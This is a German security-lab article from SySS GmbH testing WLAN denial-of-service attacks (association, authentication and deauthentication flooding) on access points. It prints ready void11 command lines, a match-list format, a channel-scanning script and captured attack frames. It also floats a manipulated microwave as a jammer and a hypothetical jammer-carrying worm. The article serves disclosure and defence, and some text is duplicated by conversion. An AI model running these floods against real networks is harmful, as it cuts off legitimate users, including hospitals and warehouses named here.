

Jam the WLAN

(Pierre Kroma, Sebastian Schreiber, SySS GmbH)

WLAN-Hotspots schießen in letzter Zeit wie Pilze aus dem Boden. Sei es wegen des Komforts oder weil die Architektur eines Gebäudes es erzwingt - viele möchten heutzutage auf WLAN umsteigen.


Längst haben WLANs schon Einzug in Hochregallager, Fuhrparkunternehmen, Fertigungsstraßen und auch Krankenhäuser gehalten. Mit deren zunehmenden Einsatz ergibt sich die Notwendigkeit einer hohen Verfügbarkeit dieser Funk-Netze. Im Labor der SySS GmbH wurde geprüft, ob die IEEE 802.11a/b/g/h Implementierungen auch gegen Angriffe auf die Verfügbarkeit (DoS-Attacken) abgesichert sind.

Folgende DoS – Attacken wurden getestet:

1. Association flooding
2. Authentication flooding
3. De-Authentication flooding

Association Flooding

Beim Association Flooding wird der parallele Zugriff mehrerer WLAN-Clients „simuliert“. Viele Accesspoints können nur ~255 parallele Association-Anfragen von WLAN-Clients abarbeiten. Dabei erhält jeder WLAN-Client eine eigene ID (=AID). Aufgrund der massiven Anfragen stehen dem Accesspoint keine freien AIDs für legitime Clients mehr zur Verfügung.



Mit dem Tool „*void11*“¹ lässt sich ein solcher Angriff wie folgt starten:

```
void11_pentesting -t 3 -l ./matchlist -p 1 wlan0
```

Die Parameter im Einzelnen:

```
-t 3          = association flooding  
-l file       = Matchlisten-Datei  
-p 1         = es wird nur der Inhalt der Matchliste berücksichtigt
```

¹ Homepage: <http://www.wlsec.net/download/wlsec/void11/>

Die Match-Liste enthält immer einen Eintrag pro Zeile und kann z.B. wie folgt aufgebaut sein:

```
B    00:11:22:33:44:55
S    tsunami
```

Die erste Zeile definiert eine BSSID; die zweite Zeile eine SSID. Der obige Aufruf von void11 erzeugt damit folgendes Paket:

```
Frame 43091 (43 bytes on wire, 43 bytes captured)
  Arrival Time: Jan 30, 2004 13:39:04.029802000
  Time delta from previous packet: 0.033642000 seconds
  Time since reference or first frame: 2281.109835000 seconds
  Frame Number: 43091
  Packet Length: 43 bytes
  Capture Length: 43 bytes
IEEE 802.11
  Type/Subtype: Association Request (0)
  Frame Control: 0x0000 (Normal)
    Version: 0
    Type: Management frame (0)
    Subtype: 0
    Flags: 0x0
  Duration: 314
  Destination address: 00:11:22:33:44:55 (00:11:22:33:44:55)
  Source address: 00:bc:33:77:13:20 (00:bc:33:77:13:20)
  BSS Id: 00:11:22:33:44:55 (00:11:22:33:44:55)
  Fragment number: 0
  Sequence number: 957
IEEE 802.11 wireless LAN management frame
  Fixed parameters (4 bytes)
    Capability Information: 0x0001
    Listen Interval: 0x0001
  Tagged parameters (15 bytes)
[Malformed Packet: IEEE 802.11]
```

zufällige & gespoofte
Source-Adresse

Authentication flooding

Die Authentication flooding -Attacke ähnelt dem Association Flooding, es wird aber nun eine große Anzahl von Authentication Frames gesendet. Einige Accesspoints verweigern daraufhin komplett ihren Dienst da sie nur eine begrenzte Anzahl von Anfragen pro Zeiteinheit bearbeiten können und sind erst nach einer bis zu 15-minütigen „Erholungsphase“ wieder erreichbar.

```
void11_pentesting -t 2 -l ./matchlist -p 1 wlan0
```

Hier ein Angriffspaket:

```
Frame 3679 (34 bytes on wire, 34 bytes captured)
  Arrival Time: Jan 30, 2004 13:12:32.436221000
  Time delta from previous packet: 0.016220000 seconds
  Time since reference or first frame: 689.516254000 seconds
  Frame Number: 3679
  Packet Length: 34 bytes
  Capture Length: 34 bytes
IEEE 802.11
  Type/Subtype: Authentication (11)
  Frame Control: 0x08B0 (Normal)
    Version: 0
    Type: Management frame (0)
    Subtype: 11
```

```

Flags: 0x8
Duration: 314
Destination address: 00:11:22:33:44:55 (00:11:22:33:44:55)
Source address: 00:15:c7:00:bf:94 (00:15:c7:00:bf:94)
BSS Id: 00:11:22:33:44:55 (00:11:22:33:44:55)
Fragment number: 0
Sequence number: 3574
IEEE 802.11 wireless LAN management frame
Fixed parameters (6 bytes)
  Authentication Algorithm: Open System (0)
  Authentication SEQ: 0x0001
  Status code: Successful (0x0000)
Tagged parameters (4 bytes)
[Malformed Packet: IEEE 802.11]


```

zufällige & gespoofte
Source-Adresse

Deauthentication flooding

Beim Deauthentication flooding wird einem bereits authentifiziertem WLAN-Client ein Paket zugesandt, welches ihn auffordert, sofort die Verbindung zum Accesspoint zu beenden.

Deauthentication Flooding



Eine solche Attacke kann mit folgenden Schritten durchgeführt werden:

1. Aktivierung eines AP-Treibers (unter Linux: z.B.. hostap²):
`iwpriv wlan0 hostapd 1`
2. Ermitteln der zu spoofenden BSSID mit . Kismet³/Ethereal⁴) oder folgendem Shell-Skript:

```

#!/bin/sh
iwconfig wlan0 mode master
while(true);
do for i in $(seq 1 14);
do iwconfig wlan0 channel $i;

```

² AP-Treiber für Linux: <http://hostap.epitest.fi/>

³ Kismet (802.11 layer2 WLAN Detektor, Sniffer und IDS System): <http://www.kismetwireless.net/>

⁴ Ethereal Paketanalyser: <http://www.ethereal.com>

```

        sleep 0.2;
        echo -n "$i. ";
    done;
done 2>/dev/null

```

3. Aussendung der Deauthentication-Paketen mit der gespooften AP-BSSID:

```
void11_penetration -t 1 wlan0
```

Dabei wird eine Vielzahl von Paketen verschickt, die wie folgt aussehen:

```

Frame 359 (30 bytes on wire, 30 bytes captured)
  Arrival Time: Jan 30, 2004 13:08:21.686722000
  Time delta from previous packet: 0.020377000 seconds
  Time since reference or first frame: 438.766755000 seconds
  Frame Number: 359
  Packet Length: 30 bytes
  Capture Length: 30 bytes
IEEE 802.11
  Type/Subtype: Deauthentication (12)
  Frame Control: 0x00C0 (Normal)
    Version: 0
    Type: Management frame (0)
    Subtype: 12
    Flags: 0x0
  Duration: 0
  Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
  Source address: 00:11:22:33:44:55 (00:11:22:33:44:55)
  BSS Id: 00:11:22:33:44:55 (00:11:22:33:44:55)
  Fragment number: 0
  Sequence number: 2725
IEEE 802.11 wireless LAN management frame
  Fixed parameters (2 bytes)
    Reason code: Previous authentication no longer valid (0x0002)

```

Bei der oben aufgeführten Attacke wurde ein Deauthentication Paket vom Accesspoint mit der BSSID 00:11:22:33:44:55 an die Broadcast Adresse FF:FF:FF:FF:FF:FF gesendet. Dadurch werden sämtliche WLAN-Clients ihre Verbindung zu diesem Accesspoint unterbrechen. Diese Attacke kann durch die Angabe von dedizierten Clientadressen noch stärker fokussiert werden; so wäre eine gezielte Attacke eines WLAN-Clients möglich, während die restlichen Clients das WLAN, weiterhin ungestört benutzen könnten.

Die Angriffsziele können wie üblich mit Matchlisten genauer spezifiziert werden:


```
void11_pentesting -t 1 -l ./matchlist -p 1 wlan0
```

Zusammenfassung

Für die oben aufgeführten Attacken, ist notwendig, dass der Angreifer eine WLAN-Karte mit Prism2-Chipsatz verwendet. In diesen Tests wurde die schon etwas betagte 802.11b SMC Card 2632W eingesetzt. Der von void11 benötigte Hostap-Treiber arbeitet derzeit nur mit Intersil's Prism2/2.5/3 Chipsätzen zusammen.

Die Untersuchung aktueller 802.11b/g Accesspoints der Hersteller USR, Belkin, Trust, Intel, 3COM, Lancom, T-Sinus, Apple ergab folgendes.

- Gegen **Association und Authentication Flooding** mit der 802.11b Prism-PCMCIA-Karte sind heute fast alle getesteten 802.11b/g Accesspoint immun. Negativ fiel nur der Apple Accesspoint „AirPort Extreme“ auf. Dieser Accesspoint ist sofort nachdem die WLAN-Attacken gestartet wurden, nicht mehr erreichbar, wie der folgende „ping“-Test zeigt:



- Das Deauthentication Flooding funktioniert hingegen mit jedem WLAN-Client, da die momentan verwendeten IEEE 802.11-Standards keine Absicherungsmethoden vorsehen, die eine sicherer Verifizierung der erhaltenen Meldungen ermöglichen.

In einschlägigen Mailinglisten werden weitere DoS–Attacks diskutiert, die den drei beschriebenen ähnlich sind; dabei werden z.B. verschiedene Management Frames des Enhanced Authentication Protocols missbraucht. (EAPoL ID-Flood, EAPoL Logoff-Flood, EAPoL Start-Flood)

Hardware Störsender

Die oben beschriebenen DoS Attacks arbeiten Software-gestützt. Eine weitere Angriffsmöglichkeit besteht darin, das verwendete Frequenzband 2.4GHz (802.11b/g) oder 5 GHz (802.11a/h) mittels eines ausreichend starken Speziälsenders zu stören. Um ein 2.4 GHz Netz zu stören, könnte es schon ausreichen, eine manipulierte Mikrowelle zu betreiben, bei der die elektromagnetischen Wellen bewusst außerhalb des Gerätes freigesetzt werden.

Derartiger Attacks können am Markt verfügbare WLAN-IDS Systeme zwar erkennen, eine Ortung der Störquelle ist aufgrund von Reflexionen an Gebäuden und Wänden jedoch sehr schwierig. Der Einsatz von WLANs bietet sich damit vorerst in kritischen Bereichen nicht an.

Katastrophenszenario WLAN-WurmPCs und Laptops, auch Supermarkt-Ware werden bereits mit fest eingebauten WLAN-Karten ausgeliefert. Laut dem Analysten IDC werden im Jahr 2004 etwa 50 Millionen neue Notebooks mit WLAN-Karten verkauft.

Dass Angreifer unter Anwendung von Würmern Windows-binärdateien auf einer Vielzahl von Systemen verbreiten und ausführen können haben die jüngsten Würmer Mydoom (siehe: <http://www.bsi.bund.de/presse/pressinf/mydoom300104.htm>) und dessen Nachfolger (unter anderem <http://www.heise.de/newsticker/meldung/print/44432>) eindrucksvoll bewiesen.

Momentan führen solche Würmer z.B. gemeinsame DoS-Attacks gegen das Unternehmen SCO durch; ein Angreifer könnte aber den Wurm dergestalt modifizieren, dass anstatt der ursprünglichen „Schadensroutine“ ein WLAN-Jammer eingesetzt wird. Dann wären sämtliche WLANs in einer Entfernung von bis zu 300 m zum infizierten System unbrauchbar. Sollte sich ein solcher Wurm stark verbreiten und beispielsweise nur 1% der Systeme mit WLAN-Karten befallen, würden die WLANs in sämtlichen IT-lastigen Gebiete unserer Städte ausfallen. So attraktiv und komfortabel die Technologie „WLAN“ auch ist; eine Abhängigkeit von ihr ist um jeden Preis zu vermeiden.

Die „Schadensroutinen“ der o.g. Würmer könnte z.B. von einem Angreifer durch eine sehr einfache WLAN-Jammer-Software ersetzt werden. Infiziert der Wurm ein System mit WLAN-Karte könnten alle WLANs in Entfernung von bis 300m unbrauchbar werden. Sollte

sich der Wurm stark verbreiten und nur 1% der Systeme mit WLAN-Karten befallen werden, würde dies ausreichen um die WLAN-Infrastruktur in einem IT-lastigen Gebiet ausfallen zu lassen. So attraktiv und komfortabel die WLAN-Technologie auch ist, eine 100%ige-Abhängigkeit von ihr ist um jeden Preis zu vermeiden.